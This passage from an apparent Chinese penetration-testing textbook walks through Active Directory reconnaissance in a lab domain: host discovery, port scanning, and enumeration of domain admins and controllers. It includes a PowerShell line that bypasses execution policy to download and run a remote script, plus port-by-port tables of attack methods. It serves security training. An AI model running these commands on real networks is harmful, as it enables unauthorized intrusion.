   DHCPv6 客户端 DUID . . . . . : 00-01-00-01-23-82-C6-BD-00-0C-29-09-8A-C5
   DNS 服务器 . . . . . : 192.168.1.1
   TCP/IP 上的 NetBIOS . . . . . : 已启用
```

图 2-31 查询本机 IP 信息

然后，通过反向解析查询命令 nslookup 来解析域名的 IP 地址。使用解析出来的 IP 地址进行对比，判断域控制器和 DNS 服务器是否在同一台服务器上，如图 2-32 所示。

```
C:\Users\administrator.HACKER>nslookup hacke.testlab
DNS request timed out.
  timeout was 2 seconds.
服务器:  UnKnown
Address:  192.168.1.1

名称:     hacke.testlab
Address:  192.168.1.1
```

图 2-32 使用 nslookup 命令解析域名

2. 查看系统详细信息

执行如下命令，如图 2-33 所示，域即域名，登录服务器为域控制器。如果域显示为 WORKGROUP，表示当前服务器不在域内。当前域名为 hacke.testlab。

```
Systeminfo
```

---





图 2-33 查看系统详细信息

3. 查询当前登录域及登录用户信息

执行如下命令，如图 2-34 所示，工作站域 DNS 名称显示域名（如果显示为 WORKGROUP，则表示非域环境）。登录域表明当前用户是域用户登录还是本地用户登录，此处表明当前用户是域用户登录。

```
net config workstation
```




图 2-34 查询当前登录域及登录用户信息

4. 判断主域

执行如下命令，判断主域，一般域服务器都会同时作为时间服务器。

```
net time /domain
```

运行该命令后，一般会有如下三种情况。

- 存在域，但当前用户不是域用户，提示说明权限不够，如图 2-35 所示。

```
C:\Users\Administrator>net time /domain
发生系统错误 5。
拒绝访问。
```

图 2-35 判断主域 (1)

- 存在域，并且当前用户是域用户，如图 2-36 所示。

```
C:\Users\administrator.HACKER>net time /domain
\\DC.hacke.testlab 的当前时间是 2018/11/20 20:48:03
命令成功完成。
```

图 2-36 判断主域 (2)

- 当前网络环境为工作组，不存在域，如图 2-37 所示。

```
C:\Users\Administrator>net time /domain
找不到域 WORKGROUP 的域控制器。
请键入 NET HELPMSG 3913 以获得更多的帮助。
```

图 2-37 判断主域 (3)

## 2.5 探测域内存活主机

内网存活主机的探测是内网渗透中不可或缺的一个环节。在扫描的时候，应尽量避免使用 Nmap 等工具进行暴力扫描，也不要目标机器上使用图形化的工具，而要尽量使用目标系统自带的各种工具，推荐使用 PowerShell 脚本。对于 Windows 7 以下版本的系统，可以使用 VBS 脚本。在探测时，可在白天和夜间分别探测，以对比分析存活主机和对应的 IP 地址。

### 2.5.1 利用 NetBIOS 快速探测内网

NetBIOS 是一种在局域网上的程序可以使用的应用程序编程接口 (API)，为程序提供了请求低级服务的统一的命令集，作用是给局域网提供网络及其他特殊功能。几乎所有的局域网都是在 NetBIOS 协议的基础上工作的。“NetBIOS”也是计算机的标识名，该名字主要用于局域网中计算机之间的相互访问。NetBIOS 的工作流程是正常的机器名解析查询应答过程，推荐优先使用。

nbtscan 是一个命令行工具，用于扫描本地或远程 TCP/IP 网络上的开放 NetBIOS 名称服务器。nbtscan 有 Windows 版本和 Linux 版本，体积很小，且不需要特殊的库或 DLL。

NetBIOS 的使用比较简单。将其上传到目标主机后，直接输入 IP 地址范围并运行，如图 2-38 所示。

```
C:\Windows\Temp>nbt.exe 192.168.1.0/20
192.168.1.1      HACKE\DC          SHARING DC
192.168.1.2      HACKE\WIN-2008    SHARING
192.168.1.3      HACKE\WIN7-X64-TEST SHARING
192.168.1.10     WORKGROUP\WIN7-64 SHARING
*timeout (normal end of scan)
```

图 2-38 利用 NetBIOS 快速探测内网

显示结果的第一列为 IP 地址，第二列是机器名和所在域名，最后一列是关于机器所开启的服务的列表，具体含义如表 2-2 所示。

表 2-2 参数说明

Token	含 义
SHARING	该机器中有运行文件和打印共享服务，但不一定有内容共享
DC	该机器可能是域控制器
U=USER	该机器有登录名为 USER 的用户（不太准确）
IIS	该机器可能安装了 IIS 服务器
EXCHANGE	该机器可能安装了微软的 EXCHANGE
NOTES	该机器可能安装了 IBM 的 LOTUS NOTES（电子邮件客户端）
?	没有识别出该机器的 NETBIOS 资源，可以使用“-F”选项再次进行扫描

可以通过输入“nbt.exe”而不输入任何参数查看其帮助文件，获取更多的使用方法。

2.5.2 利用 ICMP 协议快速探测内网

除了利用 NetBIOS 协议，还可以使用 ICMP 协议。依次对内网中的每个 IP 地址执行 ping 命令，可以快速有效地找出内网中所有存活的主机。在实战中，可以使用如下命令循环探测整个 C 段，如图 2-39 所示。

```
for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%I | findstr "TTL="

C:\Windows\Temp>for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%I | findstr
"TTL="
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=128
来自 192.168.1.10 的回复: 字节=32 时间=5ms TTL=128
C:\Windows\Temp>
```

图 2-39 利用 ICMP 协议快速探测内网

也可以使用 VBS 脚本，代码如下所示。

```
strSubNet = "192.168.1."
Set objFSO= CreateObject("Scripting.FileSystemObject")
Set objTS = objfso.CreateTextFile("C:\Windows\Temp\Result.txt")
For i = 1 To 254
```

```

strComputer = strSubNet & i
blnResult = Ping(strComputer)
If blnResult = True Then
objTS.WriteLine strComputer & " is alived ! :) "
End If
Next

objTS.Close
WScript.Echo "All Ping Scan , All Done ! :) "
Function Ping(strComputer)
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("Select * From Win32_PingStatus Where
Address='" & strComputer & "'")
For Each objItem In colItems
Select case objItem.StatusCode
Case 0
Ping = True
Case Else
Ping = False
End select
Exit For
Next
End Function

```

---


在使用时，需要修改 IP 地址段。输入如下命令，添加参数/b 表示置于后台运行。

---

```
cscript c:\windows\temp\1.vbs
```

---

默认会把扫描结果写到 C:\Windows\Temp\Result.txt 文件中，相对而言速度有点慢，如图 2-40 所示。



```

C:\Windows\Temp>cscript c:\windows\temp\1.vbs
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

All Ping Scan , All Done ! :)

C:\Windows\Temp>type c:\windows\temp\Result.txt
192.168.1.1 is alived ! :>
192.168.1.2 is alived ! :>
192.168.1.3 is alived ! :>
192.168.1.10 is alived ! :>

```

图 2-40 保存扫描结果

2.5.3 通过 ARP 扫描探测内网

ARP 扫描的脚本有很多，这里介绍几个常用的脚本。

1. arp-scan 工具

直接把 arp.exe 上传到目标机器上运行，可以自定义掩码、指定扫描范围等，命令如下，如图 2-41 所示。

```
Arp.exe -t 192.168.1.0/20
```

---

```
C:\Windows\Temp>arp.exe -t 192.168.1.0/20
Reply that 00:0C:29:1D:4B:F4 is 192.168.1.1 in 14.526400
Reply that 00:0C:29:09:8A:C5 is 192.168.1.2 in 13.225400
Reply that 00:0C:29:62:5F:04 is 192.168.1.3 in 13.216300
Reply that 00:0C:29:EE:2F:D8 is 192.168.1.10 in 0.096300
Reply that 00:0C:29:EE:2F:D8 is 192.168.1.255 in 0.106300
```

图 2-41 arp-scan 工具

2. Empire 中的 arpsan 模块

Empire 内置了 arpsan 模块。该模块用于在局域网内发送 ARP 数据包，收集活跃主机 IP 地址和 MAC 地址信息。

输入“usemodule situational\_awareness/network/arpscan”命令，即可使用 arpsan 模块，如图 2-42 所示。

```
(Empire: situational_awareness/network/arpscan) > set Range 192.168.31.0-192.168.31.254
(Empire: situational_awareness/network/arpscan) > execute
(Empire: situational_awareness/network/arpscan) >
Job started: Debug32_ulpmc
```

MAC	Address
F0:84:29:76:D8:CA	192.168.31.1
68:FB:7E:5B:20:D9	192.168.31.155
00:0C:29:56:4C:CA	192.168.31.158
1C:4B:D6:78:D6:0D	192.168.31.168
2C:56:DC:94:51:D6	192.168.31.186
FC:E9:98:A0:D5:8A	192.168.31.246
00:0C:29:9F:CC:2D	192.168.31.247
00:0C:29:BD:7F:A3	192.168.31.250

图 2-42 Empire 中的 arpsan 模块

3. Nishang 中的 Invoke-ARPScan.ps1 脚本

使用 Nishang 中的 Invoke-ARPScan.ps1 脚本，可以将脚本上传到目标主机执行，也可以直接远程加载执行、自定义掩码和扫描范围，命令如下，如图 2-43 所示。

```
powershell.exe -exec bypass -Command "& {Import-Module C:\windows\temp\Invoke-ARPScan.ps1; Invoke-ARPScan -CIDR 192.168.1.0/24}" >> C:\windows\temp\log.txt
```

```
c:\Windows\Temp>powershell.exe -exec bypass -Command "& {Import-Module C:\window
s\temp\Invoke-ARPScan.ps1; Invoke-ARPScan -CIDR 192.168.1.0/20}" >> C:\Windows\T
emp\log.txt

c:\Windows\Temp>
c:\Windows\Temp>type log.txt

MAC                                Address
-----
00:0C:29:1D:4B:F4                  192.168.1.1
00:0C:29:09:8A:C5                  192.168.1.2
00:0C:29:62:5F:04                  192.168.1.3
00:0C:29:EE:2F:D8                  192.168.1.10
00:0C:29:09:8A:C5                  192.168.1.255
```

图 2-43 Invoke-ARPScan.ps1 脚本

2.5.4 通过常规 TCP/UDP 端口扫描探测内网

ScanLine 是一款经典的端口扫描工具，Windows 全版本通用，体积小，仅使用单个文件，同时支持对 TCP/UDP 的端口扫描，命令如下，如图 2-44 所示。

```
scanline -h -t 22,80-
89,110,389,445,3389,1099,1433,2049,6379,7001,8080,1521,3306,3389,5432 -u
53,161,137,139 -O c:\windows\temp\log.txt -p 192.168.1.1-254 /b
```

```
c:\Windows\Temp>scanline -h -t 22,80-89,110,389,445,3389,1099,1433,2049,6379,700
1,8080,1521,3306,3389,5432 -u 53,161,137,139 -O c:\windows\temp\log.txt -p 192.1
68.1.1-254 /b
Scanline (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 254 IPs started at Sun Dec 02 17:06:38 2018

-----
192.168.1.1
Responds with ICMP unreachable: No
TCP ports: 80 88 389 445 3389
UDP ports: 53

TCP 80:
[HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Server: Microsoft-IIS/8.
5 X-Powered-By: ASP.NET Date: Sun, 02 Dec 2018 09:06:03 GMT Connection: close]
```

图 2-44 通过 TCP/UDP 端口扫描探测内网

2.6 扫描域内端口

通过查询目标主机的端口开放信息，不仅可以了解目标主机所开放的服务，还可以找出其开放服务的漏洞、分析目标的网络拓扑结构等，具体需要关注以下三点。

- 端口的 Banner 信息。
- 端口上运行的服务。
- 常见应用的默认端口。

在进行内网渗透测试时，通常会使用 Metasploit 内置的端口进行扫描。也可以上传端口扫描工

具，使用工具进行扫描。当然，还可以根据服务器的环境，使用自定义的端口扫描脚本。在有授权的情况下，可以直接使用 Nmap、masscan 等端口扫描工具直接获取开放的端口信息。

2.6.1 利用 Telnet 命令进行扫描

Telnet 协议是 TCP/IP 协议族的一员，是 Internet 远程登录服务的标准协议和主要方式。它为用户提供了在本地计算机上完成远程主机工作的能力。在使用者计算机上使用 Telnet 程序，可以连接到目标服务器。如果只是想快速地探测某主机的某个常规高危端口是否开放，Telnet 命令是最方便的。Telnet 命令的简单使用实例，如图 2-45 所示。




图 2-45 利用 Telnet 命令进行扫描

2.6.2 S 扫描器

S 扫描器是早期的一种比较快速的端口扫描工具，特别适合运行在 Windows Sever 2003 以下的平台上，支持大网段扫描。S 扫描器的扫描结果默认保存在其目录下的 result.txt 文件中。推荐使用 TCP 扫描，命令如下，如图 2-46 所示。

```
S.exe TCP 192.168.1.1 192.168.1.254
445,3389,1433,7001,1099,8080,80,22,23,21,25,110,3306,5432,1521,6379,2049,111
256 /Banner /save
```




图 2-46 S 扫描器

2.6.3 Metasploit 端口扫描

Metasploit 包含多种端口扫描技术，与其他扫描工具接口良好。在 msfconsole 下运行“search portscan”命令，即可进行搜索。

在这里，使用 auxiliary/scanner/portscan/tcp 模块进行演示，如图 2-47 所示。

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per
  DELAY       0               yes       The delay between connections, per thread,
  JITTER      0               yes       The delay jitter factor (maximum value by w
  illiseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      192.168.1.1     yes       The target address range or CIDR identifier
  THREADS     1               yes       The number of concurrent threads
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf auxiliary(scanner/portscan/tcp) > set ports 1-1024
ports => 1-1024
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.1: - 192.168.1.1:21 - TCP OPEN
[+] 192.168.1.1: - 192.168.1.1:80 - TCP OPEN
[+] 192.168.1.1: - 192.168.1.1:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

图 2-47 Metasploit 端口扫描

可以看到，Metasploit 的内置端口扫描模块能够找到系统和开放端口。

2.6.4 PowerSploit 下的 Invoke-portscan.ps1 模块

PowerSploit 中的 Invoke-Portscan.ps1 脚本，推荐使用无文件形式的扫描，如图 2-48 所示。

```
powershell.exe -nop -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1');Invoke-Portscan -Hosts
192.168.1.0/24 -T 4 -ports '445,1433,8080,3389,80' -oA
c:\windows\temp\res.txt"
```

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

Invoke-Portscan.ps1 v0.13 scan initiated 12/02/2018 20:56:40 as: IEX (New-Object
Port Scanning
looo
starting computer 12

C:\Users\shuteer>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebCli
ent).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSplo
it/master/Recon/Invoke-Portscan.ps1');Invoke-Portscan -Hosts 192.168.1.0/24 -T 4
-ports '445,1433,8080,3389,80' -oA c:\windows\temp\res.txt"
```

图 2-48 Invoke-Portscan.ps1 脚本



2.6.5 Nishang 下的 Invoke-PortScan 模块

Invoke-PortScan 是 Nishang 的端口扫描脚本，用于发现主机、解析主机名、端口扫描，是一个很实用的脚本。输入 “Get-Help Invoke-PortScan -full” 命令，即可查看帮助信息。

具体的参数介绍如下。

- StartAddress: 扫描范围开始的地址。
- EndAddress: 扫描范围结束的地址。
- ScanPort: 进行端口扫描。
- Port: 指定扫描端口。默认扫描的端口有 21、22、23、53、69、71、80、98、110、139、111、389、443、445、1080、1433、2001、2049、3001、3128、5222、6667、6868、7777、7878、8080、1521、3306、3389、5801、5900、5555、5901。
- TimeOut: 设置超时时间。

使用以下命令对本地局域网进行扫描，搜索存活主机并解析主机名，如图 2-49 所示。

```
Invoke-PortScan -StartAddress 192.168.250.1 -EndAddress 192.168.250.255 -ResolveHost
```




图 2-49 扫描本地局域网

2.6.6 端口 Banner 信息

在发现端口后，可以使用客户端连接工具或者 nc 连接，获取服务端的 Banner 信息。获取 Banner 信息后，在漏洞库中查找对应 CVE 编号的 POC、EXP，在 ExploitDB、Seebug 等平台上查看相关的漏洞利用的工具，然后去验证漏洞是否存在。

相关漏洞的具体信息分析和共享，可以参考如下两个网站。

- 安全焦点：其 BugTraq 是一个出色的漏洞和 Exploit 数据源，可以通过 CVE 编号或者产品信息漏洞直接搜索，网址为 <http://www.securityfocus.com/bid>。
- Exploit-DB：取代了老牌安全网站 milw0rm，不断更新大量的 Exploit 程序和报告，搜索范围是整个网站的内容，网址为 <http://www.exploit-db.com>。

常见的端口及其说明，以及使用说明，如表 2-3 ~ 表 2-9 所示。

表 2-3 文件共享服务端口

端 口 号	端口说明	使用说明
21/22/69	FTP/TFTP 文件传输协议	允许匿名的上传、下载、爆破和嗅探操作
2049	NFS 服务	配置不当
139	SAMBA 服务	爆破、未授权访问、远程代码执行
389	LDAP 目录访问协议	注入、允许匿名访问、弱口令

表 2-4 远程连接服务端口

端 口 号	端口说明	使用说明
22	SSH 远程连接	爆破、SSH 隧道及内网代理转发、文件传输
23	Telnet 远程连接	爆破、嗅探、弱口令
3389	RDP 远程桌面连接	Shift 后门（Windows Server 2003 以下的系统）、爆破
5900	VNC	弱口令爆破
5632	PyAnyWhere 服务	抓取密码、代码执行

表 2-5 Web 应用服务端口

端 口 号	端口说明	使用说明
80/443/8080	常见的 Web 服务端口	Web 攻击、爆破、对应服务器版本漏洞
7001/7002	WebLogic 控制台	Java 反序列化、弱口令
8080/8089	JBoss/Resin/Jetty/Jenkins	反序列化、控制台弱口令
9090	WebSphere 控制台	Java 反序列化、弱口令
4848	GlassFish 控制台	弱口令
1352	Lotus Domino 邮件服务	弱口令、信息泄漏、爆破
10000	Webmin-Web 控制面板	弱口令

表 2-6 数据库服务端口

端 口 号	端口说明	使用说明
3306	MySQL	注入、提权、爆破
1433	MSSQL 数据库	注入、提权、SA 弱口令、爆破
1521	Oracle 数据库	TNS 爆破、注入、反弹 Shell
5432	PostgreSQL 数据库	爆破、注入、弱口令
27017/27018	MongoDB	爆破、未授权访问
6379	Redis 数据库	可尝试未授权访问、弱口令爆破
5000	Sysbase/DB2 数据库	爆破、注入

表 2-7 邮件服务端口

端 口 号	端口说明	使用说明
25	SMTP 邮件服务	邮件伪造
110	POP3 协议	爆破、嗅探
143	IMAP 协议	爆破

表 2-8 网络常见协议端口

端 口 号	端口说明	使用说明
53	DNS 域名系统	允许区域传送、DNS 劫持、缓存投毒、欺骗
67/68	DHCP 服务	劫持、欺骗
161	SNMP 协议	爆破、搜集目标内网信息

表 2-9 特殊服务端口

端 口 号	端口说明	使用说明
2181	Zookeeper 服务	未授权访问
8069	Zabbix 服务	远程执行、SQL 注入
9200/9300	Elasticsearch 服务	远程执行
11211	Memcache 服务	未授权访问
512/513/514	Linux Rexec 服务	爆破、Rlogin 登录
873	Rsync 服务	匿名访问、文件上传
3690	SVN 服务	SVN 泄露、未授权访问
50000	SAP Management Console	远程执行

## 2.7 收集域内基础信息

确定了当前内网拥有的域,并且所控制的主机在域里面,就可以进行域内相关信息的收集了。因为这些查询命令本质上都是通过 LDAP 协议去域控制器上查询的,查询时候需要经过权限认证,只有域用户才有这个权限,所以本地用户是无法运行以下命令的 (system 权限用户除外。在域里面,除了普通用户,所有机器都有一个机器用户,用户名为机器名加 “\$”。system 用户对应的就是域里面的机器用户,所以 system 权限用户是可以运行以下查询命令的)。

### 1. 查询域

查询域的命令如下,如图 2-50 所示。

---

```
net view /domain
```

---

```
c:\Windows\Temp>net view /domain
Domain

-----
HACKE
WORKGROUP
命令成功完成。
```

图 2-50 查询域

2. 查询此域内所有计算机

执行如下命令，可以通过查询得到的主机名来对主机角色进行初步判断，如图 2-51 所示。例如，“dev”可能是开发服务器，“web”或者 app 可能是 Web 服务，“NAS”可能是存储服务器，“fileserver”可能是文件服务器等。

```
net view /domain:XXX
```

```
c:\Windows\Temp>net view /domain:HACKE
服务器名称      注解
-----
\\DC
\\WIN-2008
命令成功完成。
```

图 2-51 查询此域内的所有计算机

3. 查询域内所有用户组列表

执行如下命令，查询域内所有用户组列表，如图 2-52 所示。

```
net group /domain
```

```
c:\Windows\Temp>net group /domain
这项请求将在域 hacke.testlab 的域控制器处理。

\\DC.hacke.testlab 的组帐户

-----
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Protected Users
*Read-only Domain Controllers
*Schema Admins
命令成功完成。
```

图 2-52 查询域内所有用户组列表

可以看到，该域含有 13 个组。系统自带的常见组如下。

- Domain Admins：域管理员组。
- Domain Computers：域内机器。
- Domain Controllers：域控制器。
- Domain Guest：域访客组，权限较低。
- Domain Users：域用户。
- Enterprise Admins：企业系统管理员用户。

在默认情况下，Domain Admins 和 Enterprise Admins 对域内所有域控制器有完全控制权限。

4. 查询所有域成员计算机列表

执行如下命令，查询所有域成员计算机列表，如图 2-53 所示。

```
net group "domain computers" /domain
```

```
c:\Windows\Temp>net group "domain computers" /domain
这项请求将在域 hacke.testlab 的域控制器处理。

组名      Domain Computers
注释      加入到域中的所有工作站和服务
成员

-----
WIN-2008$      WIN7-X64-TEST$
命令成功完成。
```

图 2-53 查询所有域成员计算机列表

5. 获取域密码信息

执行如下命令，获得域密码策略设置、密码长短、错误锁定等信息，如图 2-54 所示。

```
net accounts /domain
```

```
c:\Windows\Temp>net accounts /domain
这项请求将在域 hacke.testlab 的域控制器处理。

强制用户在时间到期之后多久必须注销?:      从不
密码最短使用期限<天>:                        1
密码最长使用期限<天>:                        42
密码长度最小值:                              7
保持的密码历史记录长度:                      24
锁定阈值:                                      从不
锁定持续时间<分>:                             30
锁定观测窗口<分>:                             30
计算机角色:                                  PRIMARY
命令成功完成。
```

图 2-54 获取域密码信息

6. 获取域信任信息

执行如下命令，获取域信任信息，如图 2-55 所示。

---

```
nltest /domain_trusts
```

---

```
c:\Windows\Temp>nltest /domain_trusts
域信任的列表:
    0: HACKE hacke.testlab <NT 5> <Forest Tree Root> <Primary Domain> <Native>
此命令成功完成
```

图 2-55 获取域信任信息

## 2.8 查找域控制器

### 1. 查看域内控制器的机器名

执行如下命令，可以看到域控制器机器名为 DC，如图 2-56 所示。

---

```
nltest /DCLIST:XXX
```

---

```
c:\Windows\Temp>nltest /DCLIST:hacke
获得域“hacke”中 DC 的列表<从“\DC”中>。
    DC.hacke.testlab [PDC] [DS] 站点: Default-First-Site-Name
此命令成功完成
```

图 2-56 查看域内控制器的机器名

### 2. 查看域控制器的主机名

执行如下命令，可以看到域控制器主机名为 dc，如图 2-57 所示。

---

```
Nslookup -type=SRV _ldap._tcp
```

---

```
c:\Windows\Temp>Nslookup -type=SRV _ldap._tcp
DNS request timed out.
    timeout was 2 seconds.
服务器:  Unknown
Address:  192.168.1.1

    _ldap._tcp.hacke.testlab      SRV service location:
        priority      = 0
        weight        = 100
        port          = 389
        srv hostname   = dc.hacke.testlab
dc.hacke.testlab      internet address = 192.168.1.1
```

图 2-57 查看域控制器的主机名

### 3. 查看当前时间

一般时间服务器为主域控制器。执行如下命令，如图 2-58 所示。

---

```
net time /domain
```

---

```
c:\Windows\Temp>net time /domain
\\DC.hacke.testlab 的当前时间是 2018/12/2 22:05:35
命令成功完成。
```

图 2-58 查看当前时间

#### 4. 查看域控制器组

执行如下命令，查看域控制器组。有一台域控制器的机器名为 DC，如图 2-59 所示。

---

```
net group "Domain Controllers" /domain
```

---

```
c:\Windows\Temp>net group "Domain Controllers" /domain
这项请求将在域 hacke.testlab 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器
成员

-----
DC$
命令成功完成。
```

图 2-59 查看域控制器（1）

在真实环境中，一般存在两台或两台以上的域控制器，其目的是：一旦主域控制器发生故障，备用的域控制器可以使域内服务验证正常进行。

执行如下命令，可以看到域控制器的机器名为 DC，如图 2-60 所示。

---

```
netdom query pdc
```

---

```
c:\Windows\Temp>netdom query pdc
域的主域控制器:
DC
命令成功完成。
```

图 2-60 查看域控制器（2）

## 2.9 获取域内的用户和管理员信息

### 2.9.1 查询所有域用户列表

#### 1. 向域控制器进行查询

执行如下命令，向域控制器 DC 进行查询，如图 2-61 所示。域内存在四个用户，krbtgt 是用来创建票据授予服务（TGS）加密的密钥，它可以实现多种对域内持久化权限对方法，后面会一一讲解。

---

```
net user /domain
```

---





图 2-61 向域控制器进行查询

2. 获取域内用户详细信息

执行如下命令，可以获取域内用户详细信息，常见参数包括用户名、描述信息、SID、域名、状态，如图 2-62 所示。




图 2-62 获取域内用户详细信息

3. 查看存在的用户

执行如下命令，可以看到存在四个用户，如图 2-63 所示。




图 2-63 查看存在的用户

常用的 dsquery 命令，如图 2-64 所示。




图 2-64 常用的 dsquery 命令

#### 4. 查询域内置本地管理员组用户

执行如下命令，可以看到，本地管理员有两个用户和一个组，如图 2-65 所示。

---

```
net localgroup administrators /domain
```

---

```
C:\Users\user1>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members

-----
Administrator
Dm
PENTEST\Domain Admins
The command completed successfully.
```

图 2-65 查询域内置本地管理员组用户

默认 Domain Admins 组为域内机器的本地管理员用户。在真实环境中，为了方便管理，会有域用户被添加为域机器的本地管理员用户。

### 2.9.2 查询域管理员用户组

#### 1. 查询域管理员用户

执行如下命令，可以看到存在两个域管理员用户，如图 2-66 所示。

---

```
net group "domain admins" /domain
```

---

```
C:\Users\user1>net group "domain admins" /domain
The request will be processed at a domain controller for domain pentest.com.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-----
Administrator      Dm
The command completed successfully.
```

图 2-66 查询域管理员用户

#### 2. 查询管理员用户组

执行如下命令，看到管理员用户为 Administrator，如图 2-67 所示。

---

```
net group "Enterprise Admins" /domain
```

---

```
C:\Users\user1>net group "Enterprise Admins" /domain
The request will be processed at a domain controller for domain pentest.com.

Group name      Enterprise Admins
Comment         Designated administrators of the enterprise

Members
-----
Administrator
The command completed successfully.
```

图 2-67 查询管理员用户组

## 2.10 定位域管理员

### 2.10.1 域内定位管理员概述

内网渗透测试与常规的渗透测试是截然不同的。内网渗透测试的需求是拿到内网中特定用户或特定机器的权限，进而获得特定资源，完成内网渗透测试任务。在通常的网络环境里，内网中部署了大量的网络安全设备，如 IDS、IPS、日志审计、安全网关、反病毒软件等。所以，在域网络攻击测试场景中，如果渗透测试人员获取了域内的一个支点，为了实现对域网络的整体控制，渗透测试人员就需要获取域管理员权限。

